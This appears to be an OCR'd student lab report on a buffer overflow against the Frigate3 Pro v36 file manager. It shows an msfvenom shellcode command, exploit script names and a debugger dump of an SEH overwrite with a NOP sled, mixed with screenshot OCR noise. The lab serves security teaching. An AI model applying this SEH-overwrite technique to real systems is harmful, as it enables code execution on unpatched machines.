

Secure Coding
Lab-10
Buffer Overflow


Ummadi. Mounika
18BCN7130
L23+L24

1. Download Frigate3_Pro_v36 from teams and Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it





2. Open CMD



exploit_cmd
cmd
cmd - Notepad
File Edit Format View Help




3. Open Calc
   msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python





File Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search
File Manager Explorer Tree Frigate.rtf Frigate Features.htm
desktop e ini
/.exploit_calc = py
/.eaploit_ood * py
Frigate3 * lnk
calc * txt
cmd * txt
desktop = ini
exploit_calc * py
exploit_cmd * py
Find Computer
Computer name:
IP Address:
0 . 0 . 0 . 0
OK
Cancel
1o,911 in 7 files
1o,911 in 7 files


Recycle Bin
exploit_calc
Google Chrome
calc
Immunity Debugger
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +


4. Attach Debugger and analyse the address of various registers below







a. check for EIP address


Overflow with A's





b. Verify the SEH chain and report the DLL loaded along with the addresses.




File View Debug Plugins JmmLib Ootions Window Help Jobs
Code auditor and software assess
Registers (FPU)
Address Hex dump ASCII
0012F2CC 41414141 AAAA
0012F2D0 41414141 AAAA
0012F2D4 909020EB Ş ëë Pointer to next SEH record
0012F2D8 40010C4B K.@@ SE handler
0012F2DC 90909090 ëëëë
0012F2E0 90909090 ëëëë
0012F2E4 90909090 ëëëë
0012F2E8 90909090 ëëëë